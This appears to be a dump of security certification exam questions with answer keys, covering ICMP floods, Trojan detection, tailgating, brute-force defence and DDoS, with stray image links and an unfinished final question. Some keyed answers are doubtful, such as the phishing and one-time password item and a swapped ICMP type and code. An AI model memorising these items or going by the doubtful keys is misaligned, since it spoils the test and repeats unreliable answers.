
Answer: B

NEW QUESTION 89
In what stage of Virus life does a stealth virus gets activated with the user performing certain actions such as running an infected program?

A. Design
B. Elimination
C. Incorporation
D. Replication
E. Launch
F. Detection

Answer: E


NEW QUESTION 92
Which of the following statement correctly defines ICMP Flood Attack? (Select 2 answers)


Attacker
The attacker sends ICMP ECHO requests with spoofed source addresses
Target Server
ECHO Request
ECHO Reply
ECHO Request
ECHO Reply
-Maximum limit of ICMP Echo Requests per Second-
ECHO Request
ECHO Request
Legitimate ICMP echo request from an address in the same security zone

A. Bogus ECHO reply packets are flooded on the network spoofing the IP and MAC address
B. The ICMP packets signal the victim system to reply and the combination of traffic saturates the bandwidth of the victim's network
C. ECHO packets are flooded on the network saturating the bandwidth of the subnet causing denial of service
D. A DDoS ICMP flood attack occurs when the zombies send large volumes of ICMP_ECHO_REPLY packets to the victim system.

Answer: BD

NEW QUESTION 94
Your computer is infected by E-mail tracking and spying Trojan. This Trojan infects the computer with a single file - emos.sys
Which step would you perform to detect this type of Trojan?


How to Detect Trojans?
Trojan
Scan for suspicious OPEN PORTS
Scan for suspicious RUNNING PROCESSES
Scan for suspicious REGISTRY ENTRIES
Scan for suspicious DEVICE DRIVERS installed on the computer
Scan for suspicious WINDOWS SERVICES
Scan for suspicious STARTUP PROGRAMS
Scan for suspicious FILES and FOLDERS
Scan for suspicious NETWORK ACTIVITIES
Scan for suspicious modification to OPERATING SYSTEM FILES
Run Trojan SCANNER to detect Trojans

A. Scan for suspicious startup programs using msconfig
B. Scan for suspicious network activities using Wireshark
C. Scan for suspicious device drivers in c:\windows\system32\drivers
D. Scan for suspicious open ports using netstat

Answer: C

NEW QUESTION 96
You are the Security Administrator of Xtrinity, Inc. You write security policies and conduct assessments to protect the company's network. During one of your periodic checks to see how well policy is being observed by the employees, you discover an employee has attached cell phone 3G modem to his telephone line and workstation. He has used this cell phone 3G modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. How would you resolve this situation?

A. Reconfigure the firewall
B. Enforce the corporate security policy
C. Install a network-based IDS
D. Conduct a needs analysis

Answer: B

NEW QUESTION 99
How many bits encryption does SHA-1 use?

A. 64 bits
B. 128 bits
C. 256 bits
D. 160 bits

Answer: D

NEW QUESTION 102
What does ICMP (type 11, code 0) denote?

A. Source Quench
B. Destination Unreachable
C. Time Exceeded
D. Unknown Type

Answer: C

NEW QUESTION 103
Samuel is the network administrator of DataX Communications, Inc. He is trying to configure his firewall to block password brute force attempts on his network. He enables blocking the intruder's IP address for a period of 24 hours' time after more than three unsuccessful attempts. He is confident that this rule will secure his network from hackers on the Internet.
But he still receives hundreds of thousands brute-force attempts generated from various IP addresses around the world. After some investigation he realizes that the intruders are using a proxy somewhere else on the Internet which has been scripted to enable the random usage of various proxies on each request so as not to get caught by the firewall rule.
Later he adds another rule to his firewall and enables small sleep on the password attempt so that if the password is incorrect, it would take 45 seconds to return to the user to begin another attempt. Since an intruder may use multiple machines to brute force the password, he also throttles the number of connections that will be prepared to accept from a particular IP address. This action will slow the intruder's attempts.
Samuel wants to completely block hackers brute force attempts on his network.
What are the alternatives to defending against possible brute-force password attacks on his site?

A. Enforce a password policy and use account lockouts after three wrong logon attempts even though this might lock out legit users
B. Enable the IDS to monitor the intrusion attempts and alert you by e-mail about the IP address of the intruder so that you can block them at theFirewall manually

C. Enforce complex password policy on your network so that passwords are more difficult to brute force
D. You cannot completely block the intruders attempt if they constantly switch proxies

Answer: D

NEW QUESTION 104
Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?

A. Issue special cards to access secure doors at the company and provide a one-time only brief description of use of the special card
B. Educate and enforce physical security policies of the company to all the employees on a regular basis
C. Setup a mock video camera next to the special card reader adjacent to the secure door
D. Post a sign that states, "no tailgating" next to the special card reader adjacent to the secure door

Answer: B

NEW QUESTION 107
You are the security administrator of Jaco Banking Systems located in Boston. You are setting up e-banking website (http://www.ejacobank.com) authentication system. Instead of issuing banking customer with a single password, you give them a printed list of 100 unique passwords. Each time the customer needs to log into the e-banking system website, the customer enters the next password on the list. If someone sees them type the password using shoulder surfing, MiTM or keyloggers, then no damage is done because the password will not be accepted a second time. Once the list of 100 passwords is almost finished, the system automatically sends out a new password list by encrypted e-mail to the customer.
You are confident that this security implementation will protect the customer from password abuse.
Two months later, a group of hackers called "HackJihad" found a way to access the one- time password list issued to customers of Jaco Banking Systems. The hackers set up a fake website (http://www.e-jacobank.com) and used phishing attacks to direct ignorant customers to it. The fake website asked users for their e-banking username and password, and the next unused entry from their one-time password sheet. The hackers collected 200 customer's username/passwords this way. They transferred money from the customer's bank account to various offshore accounts.
Your decision of password policy implementation has cost the bank with USD 925, 000 to hackers. You immediately shut down the e-banking website while figuring out the next best
security solution
What effective security solution will you recommend in this case?

A. Implement Biometrics based password authentication syste
B. Record the customers face image to the authentication database
C. Configure your firewall to block logon attempts of more than three wrong tries
D. Enable a complex password policy of 20 characters and ask the user to change the password immediately after they logon and do not store password histories
E. Implement RSA SecureID based authentication system

Answer: D

NEW QUESTION 108
While performing a ping sweep of a local subnet you receive an ICMP reply of Code 3/Type 13 for all the pings you have sent out. What is the most likely cause of this?

A. The firewall is dropping the packets
B. An in-line IDS is dropping the packets
C. A router is blocking ICMP
D. The host does not respond to ICMP packets

Answer: C

NEW QUESTION 113
Syslog is a standard for logging program messages. It allows separation of the software that generates messages from the system that stores them and the software that reports and analyzes them. It also provides devices, which would otherwise be unable to communicate a means to notify administrators of problems or performance.

System Messages from the previous week

Thursday, July 20, 2006 12:21:25 PM CDT

Lists all system messages reported during the past 7 days

Number of records reported: 5

▾TimeStamp	ID	Severity	Server	Component	Error Co
Monday, July 17, 2006 2:49:30 PM CDT	870ef3dd1c10e5c6:19ee8a:10c7e0883f7:-7ff8	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Monday, July 17, 2006 12:36:59 PM CDT	870ef3dd1c10e5c6:1983ad7:10c7d8ece05:-7ffb	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Thursday, July 20, 2006 12:20:46 PM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fc0	Fatal	dhcp-uaus09-147-110	Logging	ERROR
Thursday, July 20, 2006 9:43:14 AM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fdd	Fatal	dhcp-uaus09-147-110	Logging	ERROR

What default port Syslog daemon listens on?

A. 242
B. 312
C. 416
D. 514

Answer: D

NEW QUESTION 118
Which of the following type of scanning utilizes automated process of proactively identifying vulnerabilities of the computing systems present on a network?

A. Port Scanning
B. Single Scanning
C. External Scanning
D. Vulnerability Scanning

Answer: D

NEW QUESTION 120
What is War Dialing?

A. War dialing involves the use of a program in conjunction with a modem to penetrate the modem/PBX-based systems
B. War dialing is a vulnerability scanning technique that penetrates Firewalls
C. It is a social engineering technique that uses Phone calls to trick victims
D. Involves IDS Scanning Fragments to bypass Internet filters and stateful Firewalls

Answer: A


NEW QUESTION 125
Jake works as a system administrator at Acme Corp. Jason, an accountant of the firm befriends him at the canteen and tags along with him on the pretext of appraising him about potential tax benefits. Jason waits for Jake to swipe his access card and follows him through the open door into the secure systems area. How would you describe Jason's behavior within a security context?

A. Smooth Talking
B. Swipe Gating
C. Tailgating
D. Trailing

Answer: C

Explanation: Topic 2, Volume B

NEW QUESTION 130
What type of attack is shown here?


Handler infects a large number of computers over Internet
Attacker sets a handler system
1
2
3
Zombie systems are instructed to attack a target server
Handler
Compromised PCs (Zombies)
Attacker
1
2
3
Targeted Server
Handler
Compromised PCs (Zombies)

A. Bandwidth exhaust Attack
B. Denial of Service Attack
C. Cluster Service Attack
D. Distributed Denial of Service Attack

Answer: D

Explanation: We think this is a DDoS attack not DoS because the attack is initialed in multiple zombies not single machine.

NEW QUESTION 135
Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms. What is this document called?

A. Information Audit Policy (IAP)
B. Information Security Policy (ISP)
C. Penetration Testing Policy (PTP)

D. Company Compliance Policy (CCP)


Answer: B

NEW QUESTION 140
"Testing the network using the same methodologies and tools employed by attackers" Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning
B. Penetration Testing
C. Security Policy Implementation
D. Designing Network Security

Answer: B


NEW QUESTION 142
Which port, when configured on a switch receives a copy of every packet that passes through it?



A. R-DUPE Port
B. MIRROR port
C. SPAN port
D. PORTMON

Answer: C

NEW QUESTION 143
This is an example of whois record.



